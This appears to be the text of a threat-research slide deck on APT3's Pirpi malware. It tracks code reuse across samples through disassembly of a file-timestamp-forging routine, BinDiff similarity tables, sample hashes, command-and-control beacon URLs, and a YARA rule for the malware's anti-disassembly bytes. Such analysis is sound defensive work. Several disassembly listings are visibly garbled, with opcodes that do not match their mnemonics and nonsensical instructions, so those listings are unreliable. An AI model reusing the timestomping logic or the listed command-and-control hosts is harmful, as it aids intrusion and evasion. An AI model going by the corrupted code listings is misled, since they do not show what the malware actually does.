

APT3 Uncovered: The code evolution of Pirpi

Your functions are showing (and leaving a trail)

Micah Yates - @m1k4chu

Palo Alto Networks

Your functions are showing

- . Persistent Code Reuse
- . Finding The Trail
- . Pirpi.201x vs Operation Clandestine
DoubleTap
- . Just give me all the Pirpi you have
- . EXEProxy

Persistent Code Reuse: function 1

```
00404000 00404000 00404000 00404000 00404000 00404000 00404000 00404000
; int __cdecl sub_404000(LPCSTR lpFileName, LPCSTR)
sub_404000 proc near
    LastWriteTime: _FILETIME ptr -18h
    LastAccessTime: _FILETIME ptr -10h
    CreationTime: _FILETIME ptr -8
    lpFileName: dword ptr 4
    arg_4: dword ptr 8
    sub esp, 18h
    mov eax, [esp+10h+lpFileName]
    push ebx
    push esi
    push edi
    mov edi, ds:CreateFile
    push 0
    push 0A7h
    push 3
    push 0
    push 1
    push 80000000h
    push eax
    call edi, CreateFile
    mov esi, eax
    cmp esi, 0FFFFFFFh
    jnz short loc_404005
```

```
004040FC 004040FD 004040FE 00404000 00404001 00404004
pop edi
pop esi
xor eax, eax
pop ebx
add esp, 10h
ret

00404005 00404005 00404005 00404005 00404005 00404005 00404005 00404005
loc_404005:
lea ecx, [esp+20h+LastWriteTime]
lea edx, [esp+20h+LastAccessTime]
lea eax, [esp+20h+CreationTime]
push edx
push eax
push esi
call edi, SetFileTime
mov ebx, ds:CloseHandle
push esi
call ebx, CloseHandle
mov ecx, [esp+20h+arg_4]
push 0
push 0A7h
push 3
push 0
push 1
push 0C000000h
push ecx
call edi, CreateFile
mov esi, eax
cmp esi, 0FFFFFFFh
jnz short loc_40400D
```

```
00404054 00404055 00404056 00404057 00404058 00404059 0040405A 0040405B
pop edi
pop esi
xor eax, eax
pop ebx
add esp, 10h
ret

00404054 00404054 00404054 00404054 00404054 00404054 00404054 00404054
loc_404054:
lea edx, [esp+20h+LastWriteTime]
lea eax, [esp+20h+LastAccessTime]
push edx
lea ecx, [esp+20h+CreationTime]
push eax
push ecx
push esi
call edi, SetFileTime
test eax, eax
push esi
jnz short loc_404057
```

```
0040405A 0040405B 0040405C 0040405D 0040405E 0040405F 00404060 00404061
call ebx, CloseHandle
pop edi
pop esi
xor eax, eax
pop ebx
add esp, 10h
ret

0040405A 0040405A 0040405A 0040405A 0040405A 0040405A 0040405A 0040405A
loc_40405A:
call ebx, CloseHandle
pop edi
pop esi
xor eax, eax
pop ebx
add esp, 10h
ret

0040405A 0040405A 0040405A 0040405A 0040405A 0040405A 0040405A 0040405A
loc_40405A:
call ebx, CloseHandle
pop edi
pop esi
xor eax, eax
pop ebx
add esp, 10h
ret
```

```
1 int __usercall sub_10006DE0@<eax>(int _EBX@<ebx>, void *a2)
2 {
3     void *v3; // esi@1
4     HANDLE v5; // esi@3
5     struct _FILETIME LastWriteTime; // [esp+0h] [ebp-30h]@1
6     struct _FILETIME LastAccessTime; // [esp+8h] [ebp-28h]@1
7     struct _FILETIME CreationTime; // [esp+10h] [ebp-20h]@3
8     LPCSTR lpFileName; // [esp+20h] [ebp-10h]@3
9
10    _EAX = a2;
11    LastAccessTime.dwLowDateTime = 0;
12    LastWriteTime.dwHighDateTime = 167;
13    LastWriteTime.dwLowDateTime = 3;
14    BYTE1(_EBX) *= 2;
15    __asm { xlat }
16    v3 = _EAX;
17    if ( _EAX == (void *)-1 )
18        return 0;
19    GetFileTime(_EAX, &CreationTime, &LastAccessTime, &LastWriteTime);
20    CloseHandle(v3);
21    v5 = CreateFileA(lpFileName, 0xC0000000, 1u, 0, 3u, 0xA7u, 0);
22    if ( v5 == (HANDLE)-1 )
23        return 0;
24    if ( !SetFileTime(&LastWriteTime, (const FILETIME *)0x80000000, (const FILETIME *)1, 0) )
25        return 0;
26    CloseHandle(v5);
27    return 1;
28 }
```

Persistent Code Reuse

- What is Pirpi?
 - Targeted malware delivered via 0-days
 - (CVE-2010-3962)
 - (CVE-2014-1776)
 - (CVE-2014-4113)
 - (CVE-2014-6332)
 - (CVE-2015-3113)
 - (CVE-2015-5119)
 - Appended to a valid gif
 - Obfuscated Command and Control
 - Compromised infrastructure

Finding a Trail


- . Why are you doing this?
 - . It's fun
 - . You don't know what you don't know
- . Pick 2 binaries by:
 - . Family
 - . Compile Times
 - . File Size
 - . % similarity (ssdeep)

It started out with a diff, how did it end up like this?


- . Inspect Binaries w/ IDA Tools
 - . Bindiff - Hex Rays
 - . IDAScope - Plohmann/Hanel
- . Bindiff two known Pirpi samples
 - . fb838cda6118a003b97ff3eb2edb7309
 - . e33804e3e15920021c5174982dd69890

File	Ratio	First sub.	Last sub.	Times sub.	Sources	Size
☐ 89390b83250cdf898d6eb627e035bc7b1202aa6bbbc8fd394223da2d4f7317a8fb838cda6118a003b97ff3eb2edb7309 armadillo pedll via-tor	35 / 55	2014-05-01 18:12:26	2014-07-25 17:04:41	3	3	84.0 KB
☐ 4ce90c9a49ee026618ffe9741d958a764419389492e4c231e61f0a6f4932789ce33804e3e15920021c5174982dd69890 peexe	7 / 56	2015-08-25 22:44:02	2015-09-09 14:34:55	4	2	788.0 KB

It was only a diff



It was only a diff



Aside: Putting the FUN in Function

The screenshot shows the IDA Pro v7.5 interface. The top menu bar includes IDA View-A, simpliFIRE.IDAscope v1.2.1, Strings window, Hex View-1, Structures, Enums, Imports, and Exports. The toolbar has icons for Semantics, Functions, WinAPI, Crypto, and YARA. Below the toolbar, a dropdown menu shows 'win-ring3'. The main window displays a list of functions with columns: Address, Name, Cach, CrSec, Dir, Enum, FSeal, File, Info, Mutx, Proc, Reg, Serv, Str, WINet, and Ws2. The function 'function_1' at address 0x1000b130 is selected. Below the function list, a section titled 'Selected function contains the following API references with parameters:' shows two tables. The left table lists API calls with their addresses and tags. The right table lists the parameters for the selected function, including their addresses, types, names, and values.

Functions: 256 - Tagged: 76 - Displayed: 75

	Address	Name	Cach	CrSec	Dir	Enum	FSeal	File	Info	Mutx	Proc	Reg	Serv	Str	WINet	Ws2
1	0x10008360	sub_10008360	0	0	0	0	0	7	0	0	0	0	0	0	0	0
2	0x1000af00	sub_1000AF00	0	0	1	0	0	6	0	0	0	0	0	0	0	0
3	0x1000b280	sub_1000B280	0	0	1	0	0	5	0	0	0	0	0	3	0	0
4	0x1000b130	function_1	0	0	0	0	0	5	0	0	0	0	0	0	0	0
5	0x10009640	sub_10009640	0	0	0	0	0	5	0	0	0	0	0	0	0	0
6	0x1000a0c0	sub_1000A0C0	0	0	2	0	0	4	0	0	0	0	0	3	0	0

Selected function contains the following API references with parameters:

	Address	API	Tag
1	0x1000b153	CreateFileA	File
2	0x1000b13a	CreateFileA	File
3	0x1000b19b	CreateFileA	File
4	0x1000b175	GetFileTime	File
5	0x1000b1bd	SetFileTime	File

	Address	Type	Name	Value
1	0x1000b140	HANDLE	hTemplateFile	0x0
2	0x1000b142	DWORD	dwFlagsAndAttributes	0xa7
3	0x1000b147	DWORD	dwCreationDisposition	0x3
4	0x1000b149	LPSECURITY_ATTRIBUTES	lpSecurityAttributes	0x0
5	0x1000b14b	DWORD	dwShareMode	0x1
6	0x1000b14d	DWORD	dwDesiredAccess	0x80000000
7	0x1000b152	LPCSTR	lpFileName	0x0

Pirpi.201x vs Operation Clandestine DoubleTap

Sample MD5	Pirpi.2014 Bindiff		Pirpi.2015 Bindiff	
	Similarity	Confidence	Similarity	Confidence
FA3578C2ABE3F37DDDA76EE40C5A1608	89.5%	98.6%	29.8%	69.5%
1A4B710621EF2E69B1F7790AE9B7A288	92.7%	98.8%	29.4%	69.5%
F4884C0458176AAC848A911683D3DEF5	91.4%	98.7%	29.6%	71.6%
4CA97FF9D72B422589266AA7B532D6E6	93.7%	98.7%	30.7%	71.6%
B48E578F030A7B5BB93A3E9D6D1E2A83	100%	100%	34.3%	73.0%
1B0E6BA299A522A3B3B02015A3536F6F	34.3%	73.0%	100%	100%

Table 4. Resulting Similarity and Confidence Rates of Pirpi Samples

Name	Address	Ordinal
 IePramGet	10002BC0	1
 IeSet	10002B30	2
 DllEntryPoint	1000E87A	[main entry]

File	Ratio	First sub.	Last sub.	Times sub.	Sources	Size
☐ 89390b83250cdf898d6eb627e035bc7b1202aa6bbbc8fd394223da2d4f7317a8fb838cda6118a003b97ff3eb2edb7309    armadillo pedll via-tor	35 / 55	2014-05-01 18:12:26	2014-07-25 17:04:41	3	3	84.0 KB
☐ 4ce90c9a49ee026618ffe9741d958a764419389492e4c231e61f0a6f4932789ce33804e3e15920021c5174982dd69890    peexe	7 / 56	2015-08-25 22:44:02	2015-09-09 14:34:55	4	2	788.0 KB

Pirpi.201x vs Operation Clandestine DoubleTap

5A	pop	edx
58	pop	eax
5B	pop	ebx
9D	popf	
59	pop	ecx
5F	pop	edi
8B 8E 20 02 00 00	mov	ecx, [esi+220h]
66 8B 96 1C 02 00 00	mov	dx, [esi+21Ch]
66 8B 86 24 02 00 00	mov	ax, [esi+224h]
C7 85 EC FE FF FF 08 00+	mov	dword ptr [ebp-114h], 8
89 8D F0 FE FF FF	mov	[ebp-110h], ecx
66 89 95 F4 FE FF FF	mov	[ebp-10Ch], dx
66 89 85 F6 FE FF FF	mov	[ebp-10Ah], ax
55	push	ebp
9C	pushf	
52	push	edx
C1 DD 10	rcr	ebp, 10h
66 85 D2	test	dx, dx
33 ED	xor	ebp, ebp
85 ED	test	ebp, ebp
76 18	jbe	short loc_40CDA4
77 00	ja	short \$+2

```
rule purpi_anti_disasm
{
  meta:
    author = "Micah Yates"
    description = "Anti-disassembly instructions used by Pirpi malware"
  strings:
    $re1 = { 5? 9c 5? } // push, pushf, push
    $re2 = { 5? 5? 5? 9d ?? ?? } // 3x pop, popf
    $re3 = { 33 ?? 85 ?? 7? ?? 7? 00 } // xor, test, jge, jl
  condition:
    all of them
}
```

```
Just give me all the Pirpi you have:
function_1
```

Compile	MD5	Beacon
2007 01	3f5d79b262472a12e3666118a7cdc2ca	www.msnmessengerupdate.com/index31382/f2ae95b93i97.bmp
2008 01	6bdee405ed857320aa8c822ee5e559f2	www.msnmessengerupdate.com/image19582/7e7e7eb7fi7f.gif
2009 03	e22d02796cfb908aaf48e2e058a0890a	www.office2008updates.com/dream/dream.php?
2009 10	1fa0813be4b9f23613204c94e74efc9d	ini.msnmessengerupdate.net/smart/smartmain.php?
2010 01	914e9c4c54fa210ad6d7ed4f47ec285f	ini.office2005updates.net/smart/smartmain.php?
2013 01	44bd652a09a991100d246d8280cac3ac	218.42.147.106/bussinneses/caetrwet/
2014 04	b48e578f030a7b5bb93a3e9d6d1e2a83	product.sorgerealty.com
2016 04	f683cf9c2a2fdc27abff4897746342c4	ste.mullanclan.com

```

0040A0D0
0040A0D0
0040A0D0
0040A0D0      ; int __cdecl sub_40A0D0(LPCSTR lpFileName, LPCSTR
0040A0D0      sub_40A0D0 proc near
0040A0D0
0040A0D0      LastWriteTime = _FILETIME ptr -18h
0040A0D0      LastAccessTime = _FILETIME ptr -10h
0040A0D0      CreationTime = _FILETIME ptr -8
0040A0D0      lpFileName dword ptr 4
0040A0D0      arg_4 dword ptr 4
0040A0D0
0040A0D0      EC REG 18
0040A0D3      8B 44 24 1C      mov     eax, [esp+18h+lpFileName]
0040A0D7      53                push    ebx
0040A0D8      56                push    esi
0040A0D9      57                push    edi
0040A0DA      8B 3D D0 A0 49 00      mov     edi, ds:CreateFileA
0040A0E0      6A 00                push    0
0040A0E2      68 00 00 00 00        push    0h
0040A0E4      67 03                push    3
0040A0E6      6A 00                push    0
0040A0E8      68 01                push    1
0040A0EA      68 00 00 00 80        push    80000000h
0040A0F0      56                push    eax
0040A0F2      57                push    esi
0040A0F3      FF D7              call    esi, CreateFileA
0040A0F5      68 F0              mov     esi, eax
0040A0F7      C3 FF              cmp     eax, 0
0040A0FA      73 00              jg     short_40A0F95

```

```

004044FC 5F      pop     edi
004044FD 5E      pop     esi
004044FE 33 00   xor     eax, eax
00404500 5B      pop     ebx
00404501 83 C4 18  add     esp, 18h
00404505      retn

00404505      loc_404505:
00404505      mov     ecx, [esp+20h>LastWriteTime]
00404508 8D 4C 24 0C  lea     ecx, [esp+20h>LastAccessTime]
0040450B 54 24 14     lea     ecx, [!LastWriteTime
0040450D 51         push    ecx
0040450E 8D 44 24 20  lea     ecx, [esp+28h+CreationTime]
00404512 52         push    ecx
00404513 50         push    ecx
00404514 56         push    esi
00404515      call    ds:GetFileTime
00404518 8B 1D 08 40 49 00  mov     ebx, ds:CloseHandle
00404521 56         mov     esi, ebx
00404522 56         mov     ecx, ebx
00404523 FF 03      call    ebx
00404524      call    ds:CloseHandle
00404525      mov     ecx, [esp+24h+arg_4]
00404528 00         mov     0, 0
00404529 68 07 00 00 00  push    0x7
0040452F 6A 03      push    3
00404531 00         mov     0, 0
00404533 6A 01      push    1
00404535 6A 00 00 00 C0  push    0C0000000h
00404536 51         push    ecx
00404537      call    ds:lpFileHandle
00404538 FF D7      call    esi
0040453D 8B 00      mov     esi, ecx
0040453F 73 FF     cmp     esi, 0xFFFFFFFFh
00404542      inc     short loc_404540

```

```

00405444 5F          pop     edi
00405445 5E          pop     esi
00405446 5B 3C 00    xor     eax, eax
00405447 5B          pop     ebx
00405448 83 C4 18    add     esp, 10h
00405449          retn

00405540          loc_405540
00405540 5D          xor     eax, eax
00405541 8D 5A 2C    lea     eax, [ebp+2Ch]
00405542 55          push    ebx
00405543 8D 4C 2A    lea     eax, [ebp+2Ah]
00405544 5A          pop     ebx
00405545 51          push    ecx
00405546 56          push    esi
00405547          call    @_SetFileTime
00405548 85 00      test    eax, eax
00405549 5E          int     short loc_400573

```


Debugger window showing assembly code for a function named `CloseHandle`. The code is displayed in two panes. The left pane shows the assembly instructions with their addresses and disassembly. The right pane shows the same instructions with their hex and decimal values.

